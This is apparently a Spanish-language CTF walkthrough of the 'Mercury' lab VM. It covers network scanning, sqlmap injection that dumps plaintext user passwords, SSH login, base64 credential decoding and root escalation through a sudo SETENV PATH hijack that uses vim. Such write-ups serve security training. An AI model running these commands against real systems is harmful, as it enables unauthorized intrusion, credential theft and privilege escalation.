

Documentación Mercury_allunell.

Hacemos un netdiscover -r 10.0.22.0/24




```
Currently scanning: Finished!   |   Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
 IP            At MAC Address     Count     Len  MAC Vendor / Hostname
10.0.22.1      52:54:00:12:35:00      1      60  Unknown vendor
10.0.22.2      52:54:00:12:35:00      1      60  Unknown vendor
10.0.22.3      08:00:27:eb:a9:72      1      60  PCS Systemtechnik GmbH
10.0.22.8      08:00:27:f0:27:4c      1      60  PCS Systemtechnik GmbH
```

Realizamos un nmap para descubrir vulnerabilidades.




```
┌──(root㉿akali)-[/home/allun]
└─# nmap -p- -sVC -sS --min-rate 5000 -n 10.0.22.8
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-21 15:27 CEST
Nmap scan report for 10.0.22.8
Host is up (0.00035s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 c8:24:ea:2a:2b:f1:3c:fa:16:94:65:bd:c7:9b:6c:29 (RSA)
|   256 e8:08:a1:8e:7d:5a:bc:5c:66:16:48:24:57:0d:fa:b8 (ECDSA)
|_  256 2f:18:7e:10:54:f7:b9:17:a2:11:1d:8f:b3:30:a5:2a (ED25519)
8080/tcp open  http-proxy WSGIServer/0.2 CPython/3.8.2
```

Ahora accedemos por web y por el puerto a ver si encontramos algo.




Hello. This site is currently in development please check back later.


Miramos por robots.txt




Nos dice que la web en teoría está deshabilitada. Nos da una información clara: el **user-agent**. Provocaremos un error con ese error del asterisco.




Probando las url, con la **mercuryfacts/**



Probando con el **Load a fact**, cargaremos datos.




Pero veremos que no hay datos infinitos:



Fact id: 9. ()

Miramos la lista:



Esto nos indica que existe una tabla de usuarios.

Entendiendo lo ya visto, podemos saber que hay una base de datos funcionando por debajo.
Necesitamos saber que tipo de base de datos es y si realmente existe.

Probamos una nueva herramienta: **mysqlmap**

```
┌──(root㉿akali)-[/home/allun]
└─# sqlmap -u http://10.0.22.8:8080/mercuryfacts/ -dbs --batch
```

- sqlmap: herramienta.
- -u: Indicamos que le vamos a pasar una URL.
- URL.
- -dbs: BBDD.
- --batch: no molestar.

Ejecutamos.
Nos devuelve estas 2 BBDD:

```
[16:09:47] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ⩾ 5.6
[16:09:47] [INFO] fetching database names
available databases [2]:
[*] information_schema
[*] mercury
```

Ahora queremos ejecutar para buscar la información dentro de la base de datos. la information_schema la descartamos, ya que es la BBDD que contiene toda la configuración del motor. Así que vamos con la **mercury**.

```
┌──(root㉿akali)-[/home/allun]
└─# sqlmap -u http://10.0.22.8:8080/mercuryfacts/ -D mercury --dump-all --batch
```

Ejecutamos:
Nos devuelve lo siguiente.

```
+----+-----------------------------------------------------------+
| id | fact                                                      |
+----+-----------------------------------------------------------+
| 1  | Mercury does not have any moons or rings.                 |
| 2  | Mercury is the smallest planet.                           |
| 3  | Mercury is the closest planet to the Sun.                 |
| 4  | Your weight on Mercury would be 38% of your weight on Earth. |
| 5  | A day on the surface of Mercury lasts 176 Earth days.     |
| 6  | A year on Mercury takes 88 Earth days.                    |
| 7  | It's not known who discovered Mercury.                    |
| 8  | A year on Mercury is just 88 days long.                   |
+----+-----------------------------------------------------------+

[16:11:57] [INFO] table 'mercury.facts' dumped to CSV file '/root/.local/share/sqlmap/output/10.0.22.8/dump/mercury/facts.csv'
[16:11:57] [INFO] fetching columns for table 'users' in database 'mercury'
[16:11:57] [INFO] fetching entries for table 'users' in database 'mercury'
Database: mercury
Table: users
[4 entries]
+----+-------------------------------+------------+
| id | password                      | username   |
+----+-------------------------------+------------+
| 1  | johnny1987                    | john       |
| 2  | lovemykids111                 | laura      |
| 3  | lovemybeer111                 | sam        |
| 4  | mercuryisthesizeof0.056Earths | webmaster  |
+----+-------------------------------+------------+
```

Nos fijamos que hay 2 tablas.

Nos interesa el usuario **webmaster** con su contraseña.

Ahora haremos un ssh contra el usuario.

```
┌──(root㉿akali)-[/home/allun]
└─# ssh webmaster@10.0.22.8
The authenticity of host '10.0.22.8 (10.0.22.8)' can't be established.
ED25519 key fingerprint is SHA256:mHhkDLhyH54cYFlptygnwr7NYpEtepsNhVAT8qzqcUk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.22.8' (ED25519) to the list of known hosts.
webmaster@10.0.22.8's password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-45-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon 21 Oct 14:13:39 UTC 2024

  System load:  0.01              Processes:               106
  Usage of /:   68.0% of 4.86GB   Users logged in:         0
  Memory usage: 29%               IPv4 address for enp0s3: 10.0.22.8
  Swap usage:   0%


22 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue Sep  1 13:57:14 2020 from 192.168.31.136
webmaster@mercury:~$
```

Haremos un ls -l para encontrar todo lo que hay dentro:

```
webmaster@mercury:~$ ls -l
total 8
drwxrwxr-x 5 webmaster webmaster 4096 Aug 28  2020 mercury_proj
-rw------- 1 webmaster webmaster   45 Sep  1  2020 user_flag.txt
```

Encontramos la primera bandera, y luego encontramos otro directorio.

```
webmaster@mercury:~$ cat user_flag.txt
[user_flag_8339915c9a454657bd60ee58776f4ccd]
```

Primera bandera.

Entramos:

```
webmaster@mercury:~/mercury_proj$ ls -l
total 20
-rw-r--r-- 1 webmaster webmaster    0 Aug 27  2020 db.sqlite3
-rwxr-xr-x 1 webmaster webmaster  668 Aug 27  2020 manage.py
drwxrwxr-x 6 webmaster webmaster 4096 Sep  1  2020 mercury_facts
drwxrwxr-x 4 webmaster webmaster 4096 Aug 28  2020 mercury_index
drwxrwxr-x 3 webmaster webmaster 4096 Aug 28  2020 mercury_proj
-rw------- 1 webmaster webmaster  196 Aug 28  2020 notes.txt
```

Encontramos un bloque de notas llamado **notes.txt**.

Lo visualizamos:

```
webmaster@mercury:~/mercury_proj$ cat notes.txt
Project accounts (both restricted):
webmaster for web stuff - webmaster:bWVyY3VyeWlzdGhlc2l6ZW9mMC4wNTZFYXJ0aHMK
linuxmaster for linux stuff - linuxmaster:bWVyY3VyeW1lYW5kaWFtZXRlcmlzNDg4MGttCg==
```

Los 2 iguales del final nos indica que es un base64. Así que vamos a traducir la contraseña:

```
webmaster@mercury:~$ echo "bWVyY3VyeW1lYW5kaWFtZXRlcmlzNDg4MGttCg==" | bse64 -d
```

Ejecutamos:

```
webmaster@mercury:~$ echo "bWVyY3VyeW1lYW5kaWFtZXRlcmlzNDg4MGttCg==" | base64 -d
mercurymeandiameteris4880km
```

Ahora vamos a cambiar de usuario.

```
webmaster@mercury:~$ su linuxmaster
Password:
```

Miramos directorios.

```
linuxmaster@mercury:~$ ls -l
total 0
```

Al estar vacío, y no tener permiso de root (
```
linuxmaster@mercury:/home/webmaster$ cd mercury_proj
bash: cd: mercury_proj: Permission denied
```
) , vamos a encontrar la carpeta compartida con el root:

```
linuxmaster@mercury:~$ sudo -l
[sudo] password for linuxmaster:
Sorry, try again.
[sudo] password for linuxmaster:
Sorry, try again.
[sudo] password for linuxmaster:
Matching Defaults entries for linuxmaster on mercury:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User linuxmaster may run the following commands on mercury:
    (root : root) SETENV: /usr/bin/check_syslog.sh
```

Encontraremos una variable de entorno, siendo esta el **SETENV**.
Haremos a leer el archivo:

```
linuxmaster@mercury:~$ cat /usr/bin/check_syslog.sh
#!/bin/bash
tail -n 10 /var/log/syslog
```

Enlace simbólico: Entra en juego 2 parámetros, **variable de entorno (ENV)** o un **programa/archivo**.
vi/vim: editores de texto que nos permiten dentro ejecutar instrucciones de shell.

ENV PATH --> ENV Vim

ln: instrucción que nos permite trabajar con enlaces simbolicos.
-s: nos permite editar.

```
linuxmaster@mercury:~$ head  -n 5 /usr/bin/check_syslog.sh
#!/bin/bash
tail -n 10 /var/log/syslog
```

Con esta instrucción, se pide que se sitúe en la línea número 5 de ese programa.

```
linuxmaster@mercury:~$ ln -s /usr/bin/vim tail
```

Con esta instrucción, creas un enlace de entorno.

Exportaremos la variable de entorno, con una instrucción que la meta en PATH, que ahora PATH=/usr/bin/vim.

```
linuxmaster@mercury:~$ export PATH=$(pwd):$PATH
```

Con el siguiente código, pedimos que se preserve la variable de entorno guardada en PATH.

```
linuxmaster@mercury:~$ sudo --preserve-env=PATH /usr/bin/check_syslog.sh
```


Dentro, escribimos: **:!/bin/bash** y presionamos enter. Con esto, se nos va a mantener un root.

SQLMAP: extracción e interpretación de bases de datos.

ENV: variables de entorno, donde las podemos explotar.

```
root@mercury:/home/linuxmaster#
```

Una vez aquí, buscamos la otra bandera y finalizamos la máquina:



Comandos para encontrar la segunda bandera:

- cd ..
- cd ..
- ls
- cd root
- ls

- cat root_flag.txt